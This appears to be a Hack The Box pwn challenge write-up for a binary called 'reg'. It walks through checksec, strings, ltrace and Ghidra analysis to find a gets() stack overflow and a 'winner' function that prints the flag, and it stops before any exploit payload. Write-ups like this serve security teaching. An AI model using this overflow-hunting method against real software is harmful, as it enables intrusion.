reg

let's check the file type

```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# file reg
reg: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=134349a67c90466b7ce51c67c21834272e92bdbf, for
GNU/Linux 3.2.0, not stripped
```

it's 64-bit executable

```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# checksec reg
[*] '/Documents/htb/challenge/pwn/reg/reg'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

to see what protections are enabled
NX no execute is enabled , we're not going to be able to execute code that we place on the stack.


```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# strings -n 10 reg
/lib64/ld-linux-x86-64.so.2
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
[]A\A]A^A_
Congratulations!
Enter your name :
Registered!
GCC: (GNU) 10.2.0
abi-note.c
static-reloc.c
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
__FRAME_END__
__init_array_end
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
stdout@@GLIBC_2.2.5
puts@@GLIBC_2.2.5
stdin@@GLIBC_2.2.5
fclose@@GLIBC_2.2.5
printf@@GLIBC_2.2.5
alarm@@GLIBC_2.2.5
initialize
__libc_start_main@@GLIBC_2.2.5
fgets@@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
_dl_relocate_static_pie
__bss_start
setvbuf@@GLIBC_2.2.5
fopen@@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
stderr@@GLIBC_2.2.5
.note.gnu.build-id
.note.ABI-tag
.gnu.version
.gnu.version_r
.eh_frame_hdr
.init_array
.fini_array
```


we can see some functions here, we can get idea of what's happening in the program, it asks us for a name

```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# ./reg
Enter your name : saad
Registered!
```


```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# ltrace ./reg
alarm(30)                                                                    = 0
setvbuf(0×7f194b4506a0, 0, 2, 0)                                             = 0
setvbuf(0×7f194b4505c0, 0, 2, 0)                                             = 0
setvbuf(0×7f194b44f980, 0, 2, 0)                                             = 0
printf("Enter your name : "Enter your name : )                                       = 18
gets(0×7ffe8e079fa0, 0×7ffe8e077920, 0, 0saad
)                                                    = 0×7ffe8e079fa0
puts("Registered!"Registered!
)                                                            = 12
+++ exited (status 0) +++
```


we can see it uses the gets call , and putting out Registered
since this is bufferoverflow problem , if we put a really long input we will crush the program , and got Segmentation fault
so we need to found out how many bytes we can enter here before we overwrite the instruction pointer which is causing this Segmentation fault
lets disassemble the program using gidra
import the file





let's go to the main function





let's double click on run

Listing: reg

```
                f0 fb ff ff
00401253 48 89 c7        MOV        RDI,RAX
00401256 e8 d5 fd        CALL       puts
         ff ff
0040125b 48 8b 45 f8     MOV        RAX,qword ptr [RBP + local_10]
0040125f 48 89 c7        MOV        RDI,RAX
00401262 e8 d9 fd        CALL       fclose
         ff ff
00401267 90              NOP
00401268 c9              LEAVE
00401269 c3              RET

                         **********************************************************
                         *                          FUNCTION
                         **********************************************************
                         undefined run()
     undefined             AL:1           <RETURN>
     undefined1            Stack[-0x38]:1 local_38                          XR
                         run                                          XREF[4]:

0040126a 55              PUSH       RBP
0040126b 48 89 e5        MOV        RBP,RSP
0040126e 48 83 ec 30     SUB        RSP,0x30
00401272 b8 00 00        MOV        EAX,0x0
         00 00
00401277 e8 1a ff        CALL       initialize
         ff ff
0040127c 48 8d 3d        LEA        RDI,[s_Enter_your_name_:_00402020]
         9d 0d 00 00
00401283 b8 00 00        MOV        EAX,0x0
         00 00
00401288 e8 c3 fd        CALL       printf
         ff ff
0040128d 48 8d 45 d0     LEA        RAX=>local_38,[RBP + -0x30]
00401291 48 89 c7        MOV        RDI,RAX
00401294 b8 00 00        MOV        EAX,0x0
         00 00
00401299 e8 e2 fd        CALL       gets
         ff ff
0040129e 48 8d 3d        LEA        RDI,[s_Registered!_00402033]
```

Decompile: run - (reg)

```
1
2  void run(void)
3
4  {
5    char local_38 [48];
6
7    initialize();
8    printf("Enter your name : ");
9    gets(local_38);
10   puts("Registered!");
11   return;
12 }
13
```

variable declared here , 48bytes


```
1
2  void run(void)
3
4  {
5    char local_38 [48];
6
7    initialize();
8    printf("Enter your name : ");
9    gets(local_38);
10   puts("Registered!");
11   return;
12 }
13
```

```
1
2  void initialize(void)
3
4  {
5    alarm(0x1e);
6    setvbuf(stdout,(char *)0x0,2,0);
7    setvbuf(stderr,(char *)0x0,2,0);
8    setvbuf(stdin,(char *)0x0,2,0);
9    return;
10 }
11
```

get is insecure

```
NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.
```

if this a big program we might want to search>for strings



String Search [CodeBrowser: regdiss:/reg]

Help

String Search - 22 items - [reg, Minimum size = 5, Align = 1]

...	Location	Label	Code Unit	String View	Stri...	Le...	Is Word
	004002a8	s_/lib64/ld...	ds "/lib64/ld-linux-x86-...	"/lib64/ld-linux-x86-64.so.2"	string	28	true
	004004b9		ds "fopen"	"fopen"	string	6	true
	004004c4		ds "stdin"	"stdin"	string	6	true
	004004ca		ds "printf"	"printf"	string	7	true
	004004d1		ds "fgets"	"fgets"	string	6	false
	004004d7		ds "stdout"	"stdout"	string	7	true
	004004de		ds "fclose"	"fclose"	string	7	true
	004004e5		ds "stderr"	"stderr"	string	7	true
	004004ec		ds "alarm"	"alarm"	string	6	true
	004004f2		ds "setvbuf"	"setvbuf"	string	8	false
	004004fa		ds "__libc_start_main"	"__libc_start_main"	string	18	true
	0040050c		ds "libc.so.6"	"libc.so.6"	string	10	false
	00400516		ds "GLIBC_2.2.5"	"GLIBC_2.2.5"	string	12	false
	00400522		ds "_ITM_deregisterTMClo...	"_ITM_deregisterTMCloneTable"	string	28	true
	0040053e		ds "__gmon_start__"	"__gmon_start__"	string	15	true
	0040054d		ds "_ITM_registerTMClone...	"_ITM_registerTMCloneTable"	string	26	true
	004010f5		CMP RAX,__TMC_END__	"H=h@@"	string	6	false
	00402004	s_Congrat...	ds "Congratulations!"	"Congratulations!"	string	17	true
	00402017	s_flag.txt_...	ds "flag.txt"	"flag.txt"	string	9	true
	00402020	s_Enter_y...	ds "Enter your name : "	"Enter your name : "	string	19	true
	00402033	s_Register...	ds "Registered!"	"Registered!"	string	12	true
	004020f7		db 3Bh (byte[23][14])	";*3$\""	string	6	false

Filter:

Auto Label

Offset: 0 Dec

Preview: "flag.txt"

Include Alignment Nulls


Truncate If Needed

Make String

Make Char Array

```
Listing: reg
*reg

                        //
                        // .rodata
                        // SHT_PROGBITS  [0x402000 - 0x40203e]
                        // ram: 00402000-0040203e
                        //

                        _IO_stdin_used                          XREF[3]:     Entry Point(*), 00400130(*),
                                                                             _elfSectionHeaders::000003d0(*)
        00402000 01 00 02 00     undefined4  00020001h

                        s_Congratulations!_00402004             XREF[1]:     winner:00401211(*)
        00402004 43 6f 6e        ds          "Congratulations!"
                 67 72 61
                 74 75 6c ...

                        DAT_00402015                            XREF[1]:     winner:0040121d(*)
        00402015 72              ??          72h    r
        00402016 00              ??          00h

                        s_flag.txt_00402017                     XREF[1]:     winner:00401224(*)
        00402017 66 6c 61        ds          "flag.txt"
                 67 2e 74
                 78 74 00

                        s_Enter_your_name_:_00402020            XREF[1]:     run:0040127c(*)
        00402020 45 6e 74        ds          "Enter your name : "
                 65 72 20
                 79 6f 75 ...

                        s_Registered!_00402033                  XREF[1]:     run:0040129e(*)
        00402033 52 65 67        ds          "Registered!"
                 69 73 74
                 65 72 65 ...
...........
                        //
                        // .eh_frame_hdr
                        // SHT_PROGBITS  [0x402040 - 0x402093]
                        // ram: 00402040-00402093
                        //
```

we can see where this is referenced xref[1] : winner:-00401224


XRefs to 00402017 [CodeBrowser: regdiss:/reg]
Help
XRefs to 00402017 - (reg)
Loca...
Label
Code Unit
Ref Type
00401...
LEA RDI,[s_flag.t...
DATA
Filter:

```
Listing: reg
*reg
                     **************************************************************
                     undefined winner()
     undefined         AL:1          <RETURN>
     undefined8        Stack[-0x10]:8 local_10                    XREF[3]:     00401230(W),
                                                                               00401234(R),
                                                                               0040125b(R)
     undefined1        Stack[-0x418... local_418                  XREF[2]:     00401238(*),
                                                                               0040124c(*)
                     winner                                   XREF[3]:     Entry Point(*), 0040206c,
                                                                           00402128(*)
00401206 55            PUSH       RBP
00401207 48 89 e5      MOV        RBP,RSP
0040120a 48 81 ec      SUB        RSP,0x410
         10 04 00 00
00401211 48 8d 3d      LEA        RDI,[s_Congratulations!_00402004]        = "Congratulations!"
         ec 0d 00 00
00401218 e8 13 fe      CALL       puts                                     int puts(char * __s)
         ff ff
0040121d 48 8d 35      LEA        RSI,[DAT_00402015]                       = 72h    r
         f1 0d 00 00
00401224 48 8d 3d      LEA        RDI,[s_flag.txt_00402017]                = "flag.txt"
         ec 0d 00 00
0040122b e8 70 fe      CALL       fopen                                    FILE * fopen(char * __filename, ...
         ff ff
00401230 48 89 45 f8   MOV        qword ptr [RBP + local_10],RAX
00401234 48 8b 55 f8   MOV        RDX,qword ptr [RBP + local_10]
00401238 48 8d 85      LEA        RAX=>local_418,[-0x410 + RBP]
         f0 fb ff ff
0040123f be 00 04      MOV        ESI,0x400
         00 00
00401244 48 89 c7      MOV        RDI,RAX
00401247 e8 24 fe      CALL       fgets                                    char * fgets(char * __s, int __n...
         ff ff
0040124c 48 8d 85      LEA        RAX=>local_418,[-0x410 + RBP]
         f0 fb ff ff
00401253 48 89 c7      MOV        RDI,RAX
00401256 e8 d5 fd      CALL       puts                                     int puts(char * __s)
         ff ff
0040125b 48 8b 45 f8   MOV        RAX,qword ptr [RBP + local_10]
0040125f 48 89 c7      MOV        RDI,RAX
```

```
Decompile: winner - (reg)
1
2  void winner(void)
3
4  {
5    char local_418 [1032];
6    FILE *local_10;
7
8    puts("Congratulations!");
9    local_10 = fopen("flag.txt","r");
10   fgets(local_418,0x400,local_10);
11   puts(local_418);
12   fclose(local_10);
13   return;
14 }
15
```

function winner ,puts “Congratulations”, it opens flag.txts and print that out. whenever we're testing this locally what might want to do is create a flag.txt anf put a fake flag on it and make sure we get it all work locally before we try this on the server.

```
-s --syms                    Display the symbol table
```

```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# readelf -s reg

Symbol table '.dynsym' contains 16 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterT[...]
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND [...]@GLIBC_2.2.5 (2)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND [...]@GLIBC_2.2.5 (2)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND alarm@GLIBC_2.2.5 (2)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND [...]@GLIBC_2.2.5 (2)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.2.5 (2)
     8: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND gets@GLIBC_2.2.5 (2)
